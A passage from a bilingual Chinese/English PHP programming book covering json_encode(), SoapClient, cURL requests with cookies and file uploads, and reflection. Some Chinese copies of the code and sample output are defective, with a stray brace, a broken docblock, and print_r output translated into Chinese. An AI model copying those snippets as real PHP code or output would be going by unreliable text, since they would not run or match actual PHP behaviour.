使用私有和受保护属性与 json_encode() 为了避免使用 JsonSeriali

zable，也可以使用私有或受保护属性来隐藏类信息，防止 json_encode() 输出。这样类就不需要实现 \JsonSerializable。

json_encode() 函数只会将类的公共属性编码为 JSON。

```
<?php
```

```
class User {  
    // 仅限此类内的私有属性  
    private $id;  
    private $date_created;  
    private $date_edit;  
  
    // 在扩展类中使用的属性  
    protected $password;  
    protected $email;  
    protected $role;  
    protected $status;  
  
    // 与最终用户共享这些属性  
    public $name;  
    public $surname;  
    public $username;  
  
    // 此处不需要 jsonSerialize()  
}  
  
$theUser = new User();  
  
var_dump(json_encode($theUser));
```

输出：

```
string(44) {"name":null,"surname":null,"username":null}
```

第31.5节：头部 json 和返回的响应

通过添加内容类型为 JSON 的头部：

```
<?php  
$result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');
```

```
json_encode($User);
```

Will return:

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

properties values example.

This will both reduce the amount of data returned from a RESTful endpoint, and allow to exclude object properties from a json representation.

Using Private and Protected Properties with json_encode()

To avoid using JsonSerializable, it is also possible to use private or protected properties to hide class information from json_encode() output. The Class then does not need to implement \JsonSerializable.

The json_encode() function will only encode public properties of a class into JSON.

```
<?php
```

```
class User {  
    // private properties only within this class  
    private $id;  
    private $date_created;  
    private $date_edit;  
  
    // properties used in extended classes  
    protected $password;  
    protected $email;  
    protected $role;  
    protected $status;  
  
    // share these properties with the end user  
    public $name;  
    public $surname;  
    public $username;  
  
    // jsonSerialize() not needed here  
}  
  
$theUser = new User();  
  
var_dump(json_encode($theUser));
```

Output:

```
string(44) {"name":null,"surname":null,"username":null}
```

Section 31.5: Header json and the returned response

By adding a header with content type as JSON:

```
<?php  
$result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');
```

```
//返回json响应：  
header('Content-Type: application/json'); // <- 头部声明  
echo json_encode($result, true); // <-- 编码  
exit();
```

该头部用于让您的应用检测返回了什么数据以及如何处理这些数据。

注意：内容头部只是关于返回数据类型的信息。

如果您使用UTF-8，可以使用：

```
header("Content-Type: application/json;charset=utf-8");
```

示例 jQuery：

```
$.ajax({  
url:'url_your_page_php_that_return_json'  
}).done(function(data){  
console.table('json ',data);  
console.log('Menu1: ', data.menu1);  
});
```

```
//return the json response:  
header('Content-Type: application/json'); // <- header declaration  
echo json_encode($result, true); // <-- encode  
exit();
```

The header is there so your app can detect what data was returned and how it should handle it.

Note that: the content header is just information about type of returned data.

If you are using UTF-8, you can use:

```
header("Content-Type: application/json;charset=utf-8");
```

Example jQuery:

```
$.ajax({  
url:'url_your_page_php_that_return_json'  
}).done(function(data){  
console.table('json ',data);  
console.log('Menu1: ', data.menu1);  
});
```

第32章：SOAP客户端

参数

	详情
\$wsdl	WSDL的URI，或使用非WSDL模式时为NULL
\$options	SoapClient的选项数组。非WSDL模式需要设置location和uri，其他选项均为可选。可能的值见下表。

第32.1节：WSDL模式

首先，创建一个新的SoapClient对象，传入WSDL文件的URL，以及可选的选项数组。

```
// 使用WSDL URL创建一个新的客户端对象
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # 该数组及其值为可选项
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # 有助于调试
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

然后使用\$soap对象调用你的SOAP方法。

```
$result = $soap->requestData(['a', 'b', 'c']);
```

第32.2节：非WSDL模式

这类似于WSDL模式，只是我们传递NULL作为WSDL文件，并确保设置location和uri选项。

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

第32.3节：类映射

在PHP中创建SOAP客户端时，你还可以在配置数组中设置classmap键。这个classmap定义了WSDL中定义的哪些类型应该映射到实际的类，而不是默认的StdClass。你这样做的原因是可以获得这些类的字段和方法调用的自动补全，而不必猜测常规StdClass上设置了哪些字段。

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // 或 邮政编码
    public $house_number;
}

class MyBook {
    public $name;
    public $author;
```

Chapter 32: SOAP Client

Parameter

	Details
\$wsdl	URI of WSDL or NULL if using non-WSDL mode
\$options	Array of options for SoapClient. Non-WSDL mode requires location and uri to set, all other options are optional. See table below for possible values.

Section 32.1: WSDL Mode

First, create a new SoapClient object, passing the URL to the WSDL file and optionally, an array of options.

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

Then use the \$soap object to call your SOAP methods.

```
$result = $soap->requestData(['a', 'b', 'c']);
```

Section 32.2: Non-WSDL Mode

This is similar to WSDL mode, except we pass **NULL** as the WSDL file and make sure to set the location and uri options.

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

Section 32.3: Classmaps

When creating a SOAP Client in PHP, you can also set a classmap key in the configuration array. This classmap defines which types defined in the WSDL should be mapped to actual classes, instead of the default StdClass. The reason you would want to do this is because you can get auto-completion of fields and method calls on these classes, instead of having to guess which fields are set on the regular StdClass.

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;
```

```

// 类映射还允许我们为从SOAP操作返回的对象添加有用的函数。

public function getShortDescription() {
    return "{$this->name}, written by {$this->author}";
}

$soap_client = new SoapClient($link_to_wsdl, [
    // 其他参数
    "classmap" => [
        "Address" => MyAddress::class, // ::class 简单地返回类名字符串
        "Book" => MyBook::class,
    ]
]);

```

配置类映射后，每当你执行某个返回类型为Address或Book的操作时，SoapClient将实例化该类，用数据填充字段，并从操作调用中返回该对象。

```

// 假设 'getAddress(1234)' 根据数据库中的ID返回一个Address对象
$address = $soap_client->getAddress(1234);

// 由于类映射，$address 现在是 MyAddress 类型
echo $address->country;

// 假设 'getBook(1234)' 也是同样情况
$book = $soap_client->getBook(124);

// 我们不能使用 MyBook 类中定义的其他函数
echo $book->getShortDescription();

// WSDL 中定义但未在类映射中定义的任何类型
// 都会变成普通的 StdClass 对象
$author = $soap_client->getAuthor(1234);

// Author 类型没有类映射，$author 是普通的 StdClass 对象。
// 我们仍然可以访问字段，但没有自动补全，也无法为对象定义自定义函数。
echo $author->name;

```

第32.4节：跟踪SOAP请求和响应

有时我们想查看SOAP请求中发送和接收的内容。以下方法将返回请求和响应中的XML：

```

SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()

```

例如，假设我们有一个ENVIRONMENT常量，当该常量的值设置为DEVELOPMENT时，我们希望在调用getAddress抛出错误时输出所有信息。一种解决方案可能是：

```

try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders(),
            $soap_client->__getLastRequest(),
        );
    }
}

```

```

// The classmap also allows us to add useful functions to the objects
// that are returned from the SOAP operations.
public function getShortDescription() {
    return "{$this->name}, written by {$this->author}";
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);

```

After configuring the classmap, whenever you perform a certain operation that returns a type Address or Book, the SoapClient will instantiate that class, fill the fields with the data and return it from the operation call.

```

// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;

```

Section 32.4: Tracing SOAP request and response

Sometimes we want to look at what is sent and received in the SOAP request. The following methods will return the XML in the request and response:

```

SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()

```

For example, suppose we have an ENVIRONMENT constant and when this constant's value is set to DEVELOPMENT we want to echo all information when the call to getAddress throws an error. One solution could be:

```

try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders(),
            $soap_client->__getLastRequest(),
        );
    }
}

```

```
$soap_client->__getLastResponseHeaders(),
$soap_client->__getLastResponse()
);
...
}
```

```
$soap_client->__getLastResponseHeaders(),
$soap_client->__getLastResponse()
);
...
}
```

第33章：在PHP中使用cURL

参数	详情
curl_init	-- 初始化一个cURL会话 url 用于cURL请求的url
curl_setopt	-- 为cURL传输设置一个选项 ch cURL句柄 (curl_init() 的返回值) option 需要设置 CURLOPT_XXX - 请参阅 PHP 文档以获取选项列表和可接受的值 值 要在cURL句柄上为给定选项设置的值
curl_exec	-- 执行一个cURL会话 ch cURL句柄 (curl_init() 的返回值)
curl_close	-- 关闭一个cURL会话 ch cURL句柄 (curl_init() 的返回值)

第33.1节：基本用法（GET请求）

cURL是一个使用URL语法传输数据的工具。它支持HTTP、FTP、SCP及其他多种协议 (curl >= 7.19.4)。

请记住，您需要安装并启用cURL扩展才能使用它。

```
// 一个简单的脚本检查cURL扩展是否已加载
if(!extension_loaded("curl")) {
    die("cURL扩展未加载！立即退出。");
}

// 实际脚本开始

// 创建一个新的 cURL 资源
// $curl 是资源的句柄
$curl = curl_init();

// 设置 URL 和其他选项
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// 执行并将结果传递给浏览器
curl_exec($curl);

// 关闭 cURL 资源
curl_close($curl);
```

第33.2节：POST 请求

如果你想模拟 HTML 表单的 POST 操作，可以使用 cURL。

```
// POST 数据数组
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// 创建一个新的cURL资源并设置POST的URL
$ch = curl_init('http://www.example.com');

// 设置参数CURLOPT_RETURNTRANSFER以读取输出
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
```

Chapter 33: Using cURL in PHP

Parameter	Details
curl_init	-- Initialize a cURL session
url	The url to be used in the cURL request
curl_setopt	-- Set an option for a cURL transfer
ch	The cURL handle (return value from curl_init())
option	CURLOPT_XXX to be set - see PHP documentation for the list of options and acceptable values
value	The value to be set on the cURL handle for the given option
curl_exec	-- Perform a cURL session
ch	The cURL handle (return value from curl_init())
curl_close	-- Close a cURL session
ch	The cURL handle (return value from curl_init())

Section 33.1: Basic Usage (GET Requests)

cURL is a tool for transferring data with URL syntax. It support HTTP, FTP, SCP and many others(curl >= 7.19.4).

Remember, you need to [install and enable the cURL extension](#) to use it.

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

Section 33.2: POST Requests

If you want to mimic HTML form POST action, you can use cURL.

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
```

```
// 传递POST数据
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// 执行请求，并将输出存入$response变量
$response = curl_exec($ch);

// 关闭连接
curl_close($ch);
```

第33.3节：使用Cookie

cURL可以保存响应中接收到的Cookie，以便后续请求使用。对于简单的会话Cookie内存处理，只需一行代码即可实现：

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

如果需要在cURL句柄销毁后保留Cookie，可以指定存储Cookie的文件：

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

然后，当你想再次使用它们时，将其作为Cookie文件传入：

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

不过请记住，除非需要在不同的cURL句柄之间传递Cookie，否则这两个步骤不是必需的。对于大多数用例，CURLOPT_COOKIEFILE设置为空字符串就足够了。

Cookie 处理可以用于例如从需要登录的网站检索资源。这通常是一个两步过程。首先，向登录页面发送 POST 请求。

```
<?php

# 创建一个 cURL 句柄
$ch = curl_init();

# 设置 URL (如果需要，也可以传递给 curl_init())
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# 设置 HTTP 方法为 POST
curl_setopt($ch, CURLOPT_POST, true);

# 将此选项设置为空字符串可启用 cookie 处理
# 但不会从文件加载 cookie
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# 设置要发送的值
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=> "joe_bloggs",
    "password"=> "$up3r-$3cr3t",
));

# 返回响应体
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# 发送请求
$result = curl_exec($ch);
```

```
// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

Section 33.3: Using Cookies

cURL can keep cookies received in responses for use with subsequent requests. For simple session cookie handling in memory, this is achieved with a single line of code:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

In cases where you are required to keep cookies after the cURL handle is destroyed, you can specify the file to store them in:

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

Then, when you want to use them again, pass them as the cookie file:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

Remember, though, that these two steps are not necessary unless you need to carry cookies between different cURL handles. For most use cases, setting CURLOPT_COOKIEFILE to the empty string is all you need.

Cookie handling can be used, for example, to retrieve resources from a web site that requires a login. This is typically a two-step procedure. First, POST to the login page.

```
<?php

# create a cURL handle
$ch = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=> "joe_bloggs",
    "password"=> "$up3r-$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```

第二步（在完成标准错误检查之后）通常是一个简单的GET请求。重要的是要重用现有的cURL句柄用于第二个请求。这确保了第一个响应中的cookie会被自动包含在第二个请求中。

```
# 我们没有调用curl_init()

# 只是更改URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# 将方法改回GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# 发送请求
$result = curl_exec($ch);

# 完成cURL操作
curl_close($ch);

# 对$result进行处理...
```

这仅作为cookie处理的示例。在实际应用中，情况通常更复杂。通常你必须先GET登录页面以获取登录令牌，该令牌需要包含在你的POST请求中。其他网站可能会根据User-Agent字符串阻止cURL客户端，要求你更改它。

第33.4节：使用multi_curl进行多个POST请求

有时我们需要向一个或多个不同的端点发送大量的POST请求。为应对这种情况，我们可以使用multi_curl。

首先，我们按照简单示例的完全相同方式，创建所需数量的请求，并将它们放入一个数组中。

我们使用 curl_multi_init 并将每个句柄添加到其中。

在此示例中，我们使用了两个不同的端点：

```
// 要POST的数据数组
$request_contents = array();
// URL数组
$urls = array();
// cURL句柄数组
$chs = array();

// 第一个POST内容
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
// 第二个POST内容
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
// 设置URL
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';
```

The second step (after standard error checking is done) is usually a simple GET request. The important thing is to reuse the existing cURL handle for the second request. This ensures the cookies from the first response will be automatically included in the second request.

```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

This is only intended as an example of cookie handling. In real life, things are usually more complicated. Often you must perform an initial GET of the login page to pull a login token that needs to be included in your POST. Other sites might block the cURL client based on its User-Agent string, requiring you to change it.

Section 33.4: Using multi_curl to make multiple POST requests

Sometimes we need to make a lot of POST requests to one or many different endpoints. To deal with this scenario, we can use multi_curl.

First of all, we create how many requests as needed exactly in the same way of the simple example and put them in an array.

We use the curl_multi_init and add each handle to it.

In this example, we are using 2 different endpoints:

```
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';
```

```
//创建cURL句柄数组并添加到multi_curl中
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);
}

curl_multi_add_handle($mh, $chs[$key]);
}
```

然后，我们使用curl_multi_exec来发送请求

```
//运行请求
$running = null;
do {
    curl_multi_exec($mh, $running);
} while ($running);

//获取响应
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]); // 获取结果
    if (!empty($error)) {
        echo "请求$key 返回错误:$error" . "";
    } else {
        echo "对'$last_effective_URL' 的请求返回'$response'，耗时$time秒。" . "";
    }
    curl_multi_remove_handle($mh, $chs[$key]);
}

//关闭当前处理器
curl_multi_close($mh);
```

此示例可能的返回结果为：

对 '<http://www.example.com>' 的请求在2秒内返回了 'fruits'。
对 '<http://www.example2.com>' 的请求在5秒内返回了 'seafood'。

第33.5节：使用CurlFile在一次请求中发送多维数据和多个文件

假设我们有如下表单。我们想通过AJAX将数据发送到我们的网络服务器，然后从那里发送到运行在外部服务器上的脚本。

```
//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

Then, we use curl_multi_exec to send the requests

```
//running the requests
$running = null;
do {
    curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]); // get results
    if (!empty($error)) {
        echo "The request $key return a error: $error" . "\n";
    } else {
        echo "The request to '$last_effective_URL' returned '$response' in $time seconds." . "\n";
    }
    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

A possible return for this example could be:

The request to '<http://www.example.com>' returned 'fruits' in 2 seconds.
The request to '<http://www.example2.com>' returned 'seafood' in 5 seconds.

Section 33.5: Sending multi-dimensional data and multiple files with CurlFile in one request

Let's say we have a form like the one below. We want to send the data to our webserver via AJAX and from there to a script running on an external server.

First Name
John

Last Name
Doe

Favorite Activities
Soccer X Hiking X

Your Files

```
my_photo.jpg
my_life.pdf
```

Drop your files here

SEND

所以我们有普通输入、多选字段和一个文件拖放区，可以上传多个文件。

假设AJAX POST请求成功，我们在PHP端获得以下数据：

```
// print_r($_POST)
数组
(
    [first_name] => 约翰
    [last_name] => 多伊
    [activities] => 数组
        (
            [0] => 足球
            [1] => 徒步
        )
)
```

文件应如下所示

```
// print_r($_FILES)
数组
(
    [upload] => 数组
        (
            [name] => 数组
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )
)
```

First Name
John

Last Name
Doe

Favorite Activities
Soccer X Hiking X

Your Files

```
my_photo.jpg
my_life.pdf
```

Drop your files here

SEND

So we have normal inputs, a multi-select field and a file dropzone where we can upload multiple files.

Assuming the AJAX POST request was successful we get the following data on PHP site:

```
// print_r($_POST)
Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

and the files should look like this

```
// print_r($_FILES)
Array
(
    [upload] => Array
        (
            [name] => Array
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )
)
```

```

[type] => 数组
(
    [0] => image/jpg
    [1] => application/pdf
)

[tmp_name] => 数组
(
    [0] => /tmp/phpW5spji
    [1] => /tmp/phpWgnUeY
)

[error] => 数组
(
    [0] => 0
    [1] => 0
)

[size] => 数组
(
    [0] => 647548
    [1] => 643223
)
)
)

```

到目前为止，一切顺利。现在我们想使用带有 `CurlFile` 类的 cURL 将这些数据和文件发送到外部服务器由于 cURL 只接受简单数组而非多维数组，我们必须先将 `$_POST` 数组扁平化。

为此，你可以使用这个函数作为示例，它会给你以下结果：

```
// print_r($new_post_array)

数组
(
    [first_name] => 约翰
    [last_name] => 多伊
    [activities[0]] => 足球
    [activities[1]] => 徒步
)
)
```

下一步是为上传的文件创建 `CurlFile` 对象。这通过以下循环完成：

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

`curl_file_create` 是 `CurlFile` 类的辅助函数，用于创建 `CurlFile` 对象。我们将每个对象保存在

```

[type] => Array
(
    [0] => image/jpg
    [1] => application/pdf
)

[tmp_name] => Array
(
    [0] => /tmp/phpW5spji
    [1] => /tmp/phpWgnUeY
)

[error] => Array
(
    [0] => 0
    [1] => 0
)

[size] => Array
(
    [0] => 647548
    [1] => 643223
)
)
)
```

So far, so good. Now we want to send this data and files to the external server using cURL with the `CurlFile` Class Since cURL only accepts a simple but not a multi-dimensional array, we have to flatten the `$_POST` array first. To do this, you could use [this function for example](#) which gives you the following:

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
)
```

The next step is to create `CurlFile` Objects for the uploaded files. This is done by the following loop:

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

`curl_file_create` 是 `CurlFile` 类的辅助函数，用于创建 `CurlFile` 对象。我们将每个对象保存在 the

\$files 数组中，键名分别为 "upload[0]" 和 "upload[1]"，对应我们的两个文件。

现在我们需要将扁平化的 post 数组和文件数组合并，并保存为 \$data，如下所示：

```
$data = $new_post_array + $files;
```

最后一步是发送 cURL 请求：

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

由于 \$data 现在是一个简单的（扁平）数组，cURL 会自动以以下内容类型发送此 POST 请求：
multipart/form-data

在外部服务器的 upload.php 中，你现在可以像平常一样通过 \$_POST 和 \$_FILES 获取 POST 数据和文件。

第33.6节：使用自定义方法创建和发送请求

默认情况下，PHP Curl 支持 GET 和 POST 请求。也可以使用 CURLOPT_CUSTOMREQUEST 参数发送自定义请求，例如 DELETE、PUT 或 PATCH（甚至非标准方法）。

```
$method = 'DELETE'; // 创建一个 DELETE 请求

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

第33.7节：在 PHP 中获取和设置自定义 HTTP 头

发送请求头

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER => true,
    CURLOPT_VERBOSE => 1
));
$out = curl_exec($ch);
curl_close($ch);
// 输出响应结果
echo $out;
```

\$files array with keys named "upload[0]" and "upload[1]" for our two files.

We now have to combine the flattened post array and the files array and save it as \$data like this:

```
$data = $new_post_array + $files;
```

The last step is to send the cURL request:

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

Since \$data is now a simple (flat) array, cURL automatically sends this POST request with Content Type:
multipart/form-data

In upload.php on the external server you can now get the post data and files with \$_POST and \$_FILES as you would normally do.

Section 33.6: Creating and sending a request with a custom method

By default, PHP Curl supports GET and POST requests. It is possible to also send custom requests, such as DELETE, PUT or PATCH (or even non-standard methods) using the CURLOPT_CUSTOMREQUEST parameter.

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

Section 33.7: Get and Set custom http headers in php

Sending The Request Header

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER => true,
    CURLOPT_VERBOSE => 1
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
echo $out;
```

读取自定义头部

```
print_r(apache_request_headers());
```

输出：

```
数组
(
    [Host] => localhost
    [Accept] => */
[X-User] => admin
[X-Authorization] => 123456
[Content-Length] => 9
[Content-Type] => application/x-www-form-urlencoded
)
```

我们也可以使用以下语法发送头信息：

```
curl --header "X-MyHeader: 123" www.google.com
```

Reading the custom header

```
print_r(apache_request_headers());
```

Output:

```
Array
(
    [Host] => localhost
    [Accept] => */
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

We can also send the header using below syntax:

```
curl --header "X-MyHeader: 123" www.google.com
```

第34章：反射

第34.1节：类或对象的特征检测

类的特征检测可以部分通过 `property_exists` 和 `method_exists` 函数完成。

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// 检查属性
$check = property_exists('MyClass', 'public_field'); // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field'); // true, PHP 5.3.0 及以后版本
$check = property_exists('MyClass', 'static_field'); // true
$check = property_exists('MyClass', 'other_field'); // false

// 检查方法
$check = method_exists('MyClass', 'public_function'); // true
$check = method_exists('MyClass', 'protected_function'); // true
$check = method_exists('MyClass', 'private_function'); // true
$check = method_exists('MyClass', 'static_function'); // true

// 但是...
$check = property_exists('MyClass', 'CONSTANT'); // false
$check = property_exists($object, 'CONSTANT'); // false
```

使用 `ReflectionClass`，也可以检测常量：

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field'); // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT'); // true
// 同样适用于受保护、私有和/或静态成员。
```

注意：对于 `property_exists` 和 `method_exists`，也可以提供感兴趣类的对象而非类名。使用反射时，应使用 `ReflectionObject` 类替代 `ReflectionClass`。

第34.2节：测试私有/受保护方法

有时测试私有和受保护方法以及公共方法也是有用的。

```
class 车
{
    /**
     * @param mixed $argument
     */
    * @return mixed
    */
    protected function 驾驶($argument)
```

Chapter 34: Reflection

Section 34.1: Feature detection of classes or objects

Feature detection of classes can partly be done with the `property_exists` and `method_exists` functions.

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field'); // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field'); // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field'); // true
$check = property_exists('MyClass', 'other_field'); // false

// check methods
$check = method_exists('MyClass', 'public_function'); // true
$check = method_exists('MyClass', 'protected_function'); // true
$check = method_exists('MyClass', 'private_function'); // true
